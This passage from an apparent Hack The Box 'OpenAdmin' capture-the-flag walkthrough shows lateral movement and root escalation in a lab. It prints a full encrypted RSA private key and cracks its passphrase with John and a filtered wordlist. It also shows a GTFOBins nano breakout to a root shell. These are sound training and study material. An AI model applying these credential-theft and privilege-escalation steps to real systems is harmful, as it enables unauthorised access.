
We found an interesting directory, at **/var/www/internal**. Let's check out what's inside **main.php**.
Command used: *cat main.php*



```
jimmy@openadmin:/var$ cd /var/www/internal
jimmy@openadmin:/var/www/internal$ ls -la
total 24
drwxrwx--- 2 jimmy internal 4096 May  2 10:08 .
drwxr-xr-x 4 root  root     4096 Nov 22 18:15 ..
-rwxrwxr-x 1 jimmy internal 3229 Nov 22 23:24 index.php
-rwxrwxr-x 1 jimmy internal  185 Nov 23 16:37 logout.php
-rwxrwxr-x 1 jimmy internal  390 May  2 09:59 main.php
-rwxrwxr-x 1 jimmy internal  340 May  2 10:08 main.php.save
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /ind
ex.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
$output = shell_exec('cat /home/joanna/user.txt');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

Figure 10: output of /var/www/internal/main.php


As shown in *figure 10*, the system will **run shell_exec function** and **display id_rsa file** of **Joanna**. We are required to run the "**curl**" command in order to retrieve Joanna private key. However, there isn't any information on which port does it runs on. Hence, we shall listen using **netstat**.
Command: *netstat -tulpn*



```
jimmy@openadmin:/var/www/internal$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID
/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -

tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN      -

tcp6       0      0 :::22                   :::*                    LISTEN      -

tcp6       0      0 :::80                   :::*                    LISTEN      -

udp        0      0 127.0.0.53:53           0.0.0.0:*                           -

jimmy@openadmin:/var/www/internal$
```

Figure 11: output of netsat -tulpn


As shown in *figure 11,* there's 2 suspicious port currently In listen state, **port 3306** and **port 52846**. We shall try to curl both of the port, to see which give us output of Joanna private key.
Command used: *curl 127.0.0.1:<port no.>/main.php*



```
jimmy@openadmin:/var/www/internal$ curl 127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

Figure 12: Joanna private key

As shown in *figure 12*, after **curling from port 52846**, Joanna private key was display. Now we need to **copy Joanna** start from **BEGIN RSA PRIVATE KEY to END RSA PRIVATE KEY** into a text file. Next we will be using **ssh-keygen** to generate public keys.
Command used: *ssh-keygen*
<enter the file directory that you want to save as>/<filename>
<paste Joanna key that we had copied>
Repeat again…



```
┌─[✗]─[ginger@parrot]─[~/Desktop/HackTheBox/Machines/Completed/OpenAdmin]
└──╼ $ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/ginger/.ssh/id_rsa): /home/ginger/Desktop/id_joanna
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/ginger/Desktop/id_joanna.
Your public key has been saved in /home/ginger/Desktop/id_joanna.pub.
The key fingerprint is:
SHA256:fHyihH8cZgSGJNOzTkV4UQhR1JohLQJePY91QtOigZs ginger@parrot
The key's randomart image is:
+---[RSA 2048]----+
|  ..+=+@X*.      |
| . .oo@.Xo+      |
|  .   + # B.     |
|    E =o+o       |
|     o. S B .    |
|      .o * +     |
|         o o     |
|          .      |
|                 |
+----[SHA256]-----+
┌─[ginger@parrot]─[~/Desktop/HackTheBox/Machines/Completed/OpenAdmin]
└──╼ $
```

Figure 13:generate id_ joanna

Once the RSA key was generated, as shown in *Figure 13*, the file was name **id_joanna**. Next we should use **John the riper** to convert **Joanna RSA passphrase to a hash file**.
Command used: *python /usr/share/john/ssh2john.py <id_joanna> > id_joanna.hash*


After the convert, we need to **crack the hash file**, in order to obtain Joanna ssh login password. To reduce password cracking time, we can **extract** out the wordlist with the word '**ninja**' in it. This is due to the system continuously show us "**Don't forget your "ninja" password**" while viewing html file as jimmy.
Command used: *cat /usr/share.wordlists/rockyou.txt |grep ninja > < file directory that you want to save>/ ninja.txt*

Followed by the command to use to **crack Joanna hash**.
Command used: *john <file directory that you stored id_joanna.hash>/id_joanna.hash -wordlist= <file directory of ninja.txt>/ninja.txt*

The output of Joanna password is: **bloodninjas**

After obtaining Joanna's password hash, we can **login** in as Joanna thru port 22, SSH. However, we are **login using Joanna's RSA key**. Therefore, we need to **remove joanna's.pub** file and input -i command while port forwarding.


Command used: *ssh -i <id_joanna filename> joanna@10.10.10.171*



```
┌─[ginger@parrot]─[~/Desktop/HackTheBox/Machines/Completed/OpenAdmin/User_Files]
└──╼ $ssh -i id_rsa_joanna joanna@10.10.10.171
Enter passphrase for key 'id_rsa_joanna':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat May  2 10:28:56 UTC 2020

  System load:  0.0               Processes:             149
  Usage of /:   49.8% of 7.81GB   Users logged in:       2
  Memory usage: 31%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat May  2 10:20:01 2020 from 10.10.14.110
joanna@openadmin:~$
```

Figure 14: login in as Joanna

Once we successfully login as Joanna, we can **capture user.tx**t flag.
Command used: *cat user.txt*




```
Last login: Thu Jan  2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$ ls -la
total 40
drwxr-x--- 6 joanna joanna 4096 Nov 28 09:37 .
drwxr-xr-x 4 root   root   4096 Nov 22 18:00 ..
lrwxrwxrwx 1 joanna joanna    9 Nov 22 18:02 .bash_history -> /dev/null
-rw-r--r-- 1 joanna joanna  220 Nov 22 18:00 .bash_logout
-rw-r--r-- 1 joanna joanna 3771 Nov 22 18:00 .bashrc
drwx------ 2 joanna joanna 4096 Nov 22 22:42 .cache
drwx------ 3 joanna joanna 4096 Nov 22 22:42 .gnupg
drwxrwxr-x 3 joanna joanna 4096 Nov 22 18:53 .local
-rw-r--r-- 1 joanna joanna  807 Nov 22 18:00 .profile
drwx------ 2 joanna joanna 4096 Nov 23 17:31 .ssh
-rw-rw-r-- 1 joanna joanna   33 Nov 28 09:37 user.txt
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f
joanna@openadmin:~$
```

Figure 15: user.txt

We then copy the output of user.txt and submit our user flag. Our next objective is to capture root.txt file. As we all know that the file is stored in **/root** directory and only root user can access the directory. Hence, we shall find a way to **escalate privileges** to root.

We first try and search for what kind of sudo or **super user rights** does Joanna possessed.
Command used: *sudo -l*



```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$ sudo /bin/nano /opt/priv
```

Figure 16: output of sudo -l

The sudo command that we used previously will shows list of no password required directories. As shown in *figure 16*, Joanna is authorized to execute file in **/bin/nano /opt/priv** path. Therefore, we shall try and access it using sudo command.

Command used: *sudo /bin/nano /opt/priv*


Once we entered the command mentioned above, the system will spawn us to a **GNU nano environment**. In order to obtain root.txt, there's 2 method.

Method 1: Refer to **GTFObins** by breaking out from the restricted environment and spawn interactive shell as root. (Link: https://gtfobins.github.io/gtfobins/nano/) This will allow us to capture root.txt as root user.

Command used: <ctrl + r> and then <ctrl + x>
reset; sh 1> &0 2>&0   and then <enter>

Method 2: We access the GNU nano as Joanna and **navigate** to /root directory.

Command used: <ctrl + r> and then <ctrl + t>
<use arrow keys to navigate> and then <enter> to access



```
                                     DIR: /root/
..            (parent dir)  .cache                (dir)  .gnupg                 (dir)  .local           (dir)
.ssh                 (dir)  .bash_history            --  .bashrc                 3 KB  .mysql_history   18  B
.profile            148  B  root.txt              33  B

^G Get Help    ^W Where Is    ^_ Go To Dir   ^B Back        ^P Prev Line   ^Y Prev Page   M-\ First File
^X Exit        M-W WhereIs Next^L Refresh    ^F Forward     ^N Next Line   ^V Next Page   M-/ Last File
```

Figure 17: GNU nano /root/root.txt